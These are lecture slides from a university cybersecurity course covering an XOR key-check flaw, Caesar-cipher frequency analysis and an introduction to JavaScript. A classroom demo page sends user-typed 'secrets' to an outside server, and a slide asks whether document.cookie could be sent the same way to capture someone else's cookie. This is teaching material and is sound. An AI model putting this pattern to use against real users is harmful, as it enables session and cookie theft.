

# CSCI-3403: Cyber Security Spring 2020

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


# Week 3

- > Assignment 2
- > JavaScript



Suppose someone suggest the following way to confirm that the two of you are both in possession of the same secret key. You create a random bit string the length of the key, XOR it with the key, and send the result over the channel. Your partner XORs the incoming block with the key (which should be the same as your key) and sends it back. You check, and if what you receive is your original random string, you have verified that your partner has the same secret key, yet neither of you has ever transmitted the key. Is there a flaw in this scheme? If so, explain



Message: 1011 Secret Key: 0101


Result: 1110

Message: 1110 Secret Key: 0101

Result: 1011

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Bob: 1110

Alice: 1011

XOR: 0101

Secret Key: 0101



1110

1011

Secret Key: 0101



Message: 1011


Secret Key: 0101

Result: 1110

Message: 1110

Secret Key: 0101

Result: 1011




Bob: 1110

Alice: 1011

XOR: 0101

Secret Key: 0101



1110

1011

Secret Key: 0101



Message: 1011


Secret Key: 0101

Result: 1110

Message: 1110

Secret Key: 0101

Result: 1011



C =	LETTER	K	Н	0	R	Z	U	G
	FREQUENCY f(c)	1/10	1/10	3 / 10	2/10	1/10	1/10	1/10

i (key) = 1

10 is the size of "KHOOR ZRUOG" (not counting the spaces)

P =	LETTER	J	G	N	Q	Υ	Т	F
	p(c - i)	0.005	0.015	0.070	0.002	0.020	0.090	0.020

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# **Character Frequencies**

a	0.080	h	0.060	n	0.070	t	0.090
b	0.015	i	0.065	О	0.080	u	0.030
С	0.030	j	0.005	p	0.020	V	0.010
d	0.040	k	0.005	q	0.002	W	0.015
e	0.130	1	0.035	r	0.065	X	0.005
f	0.020	m	0.030	S	0.060	y	0.020
g	0.015					Z	0.002

LETTER	К	н	0	R	Z	U	G	Total
FREQUENCY f(c)	1/10	1/10	3 / 10	2/10	1/10	1/10	1/10	
p(c - i)	0.005	0.015	0.070	0.002	0.020	0.090	0.020	
f(c) * p(c - i)	0.0005	0.0015	0.021	0.0004	0.002	0.009	0.002	0.0364

Repeat this for all possible values of the key i

# Week 3

- > Assignment 2
- > JavaScript Intro

#### Here's some motivation

#### **TOP Programming Languages**

#### 1. JavaScript

It seems impossible to be a software developer these days without using JavaScript. The first one in the list is JavaScript, it seems impossible to imagine software development without JavaScript.

Looking at the Stack Overflow's 2018 Developer Survey, JavaScript is the most popular language among developers successively for 6 years. And around 65% of them have used this language in the past year.

Primarily, JavaScript is light weighed, interpreted and plays a major role in front-end development. Even some of the major social media platforms believe that JavaScript provides an easy way to create interactive web pages smoothly and is career-driven.

JavaScript is most preferred because of its compatibility with all the major browsers and is really flexible with the syntax it holds. Being a Front-end language, JavaScript is also used on the server-side through Node.js.

Above all make JavaScript loveliest programming language among the beginners.

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#### Why JavaScript

- HTML structures your content
- CSS styles it
- JavaScript brings it to life!



What the web would look like without JS! Check this out

Some really cool websites!

https://radio.garden/listen

https://stepinsideasia.com/



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
#### What is JavaScript

- High level programming language, conforms to the ECMAScript specification
- Scripting language that's inserted directly into the HTML
- Only language, that can be understood by web browsers
- Browsers can read JS, interpret it and then run the program, creating powerful client side experiences

### JS brings dynamic features to the Web

- Autocomplete
- Loading new content or data onto the page without reloading the page
- Rollover effects and dropdown menus
- Animating page elements such as fading, resizing or relocating
- Playing audio and video
- Validating input from forms
- ... a LOT more





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### So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

 Store useful values inside variables. In the above example for instance, we ask for a new name to be entered then store that name in a variable called name.

```
<script>
const para = document.querySelector('#p_id');

para.addEventListener('click', updateName);

function updateName() {
  let name = prompt('Enter a new name');
  para.textContent = 'Player 1: ' + name;
}
</script>
```

#### So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

 Operations on strings. In the above example we take the string "Player 1: " and join it to the name variable to create the complete text label, e.g. "Player 1: Chris".

```
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const para = document.querySelector('#p_id');

para.addEventListener('click', updateName);

function updateName() {
   let name = prompt('Enter a new name');
   para.textContent = 'Player 1: ' + name;
}
</script>
```

#### So what can it really do?

The core client-side JavaScript language consists of some common programming features that allow you to do things like:

Running code in response to certain events occurring on a web page.
 We used a <u>click</u> event in our example above to detect when the button is clicked and then run the code that updates the text label.

```
<script>
const para = document.querySelector('#p_id');

para.addEventListener('click', updateName);

function updateName() {
   let name = prompt('Enter a new name');
   para.textContent = 'Player 1: ' + name;
}
</script>
```

## Let's get coding!



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#### XMLHttpRequest

```
<body>
  Tell me a secret. I won't tell anyone, I promise!
  <input type="text" id="secret">
  <button id="submit" onClick="sendSecret()">
    Fall for trap
  </button>
  <script>
    function sendSecret() {
      var http = new XMLHttpRequest();
      var url =
      'https://billyjayan.pythonanywhere.com/post';
      var params = 'secret=' + document.getElementById
      ('secret').value;
      http.open('POST', url, true);
      http.onreadystatechange = function() {
          if (this.readyState == 4 && this.status == 200) {
           // Typical action to be performed when the
           document is ready:
     //Send the proper header information along with the
      request
      http.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');
      http.send(params);
  </script>
</body>
```

Tell me a secret. I won't tell anyone. I promise!

Fall for trap



#### Cookie

An HTTP cookie (web cookie, browser cookie) is a small piece of data that a server sends to the user's web browser. The browser may store it and send it back with the next request to the same server.





What are they used for?

#### XMLHttpRequest

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   function sendSecret() {
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     var url =
     'https://billyjayan.pythonanywhere.com/post';
     var params = 'secret=' + document.getElementById
     ('secret').value;
     http.open('POST', url, true);
     http.onreadystatechange = function() {
         if (this.readyState == 4 && this.status == 200) {
           // Typical action to be performed when the
           document is ready:
     //Send the proper header information along with the
     request
     http.setRequestHeader('Content-type',
     'application/x-www-form-urlencoded');
     http.send(params);
 </script>
</body>
```

Tell me a secret. I won't tell anyone. I promise!

Fall for trap

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#### Can you send

document.cookie this way?
Can we use this to send someone else's cookie to us?




#### WHAT HAPPENS IN ONE MINUTE?





70,000 Hours of Netflix watched



3 million videos watched on Snapchat



Google is asked 2.4 million questions



A new JS framework appears

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#### Pathway to JS developer stardom!

- Getting Started: <a href="https://developer.mozilla.org/en-">https://developer.mozilla.org/en-</a>
   US/docs/Learn/Getting started with the web/JavaScript basics
- https://github.com/sorrycc/awesome-javascript
- JavaScript interview
- Event Loops



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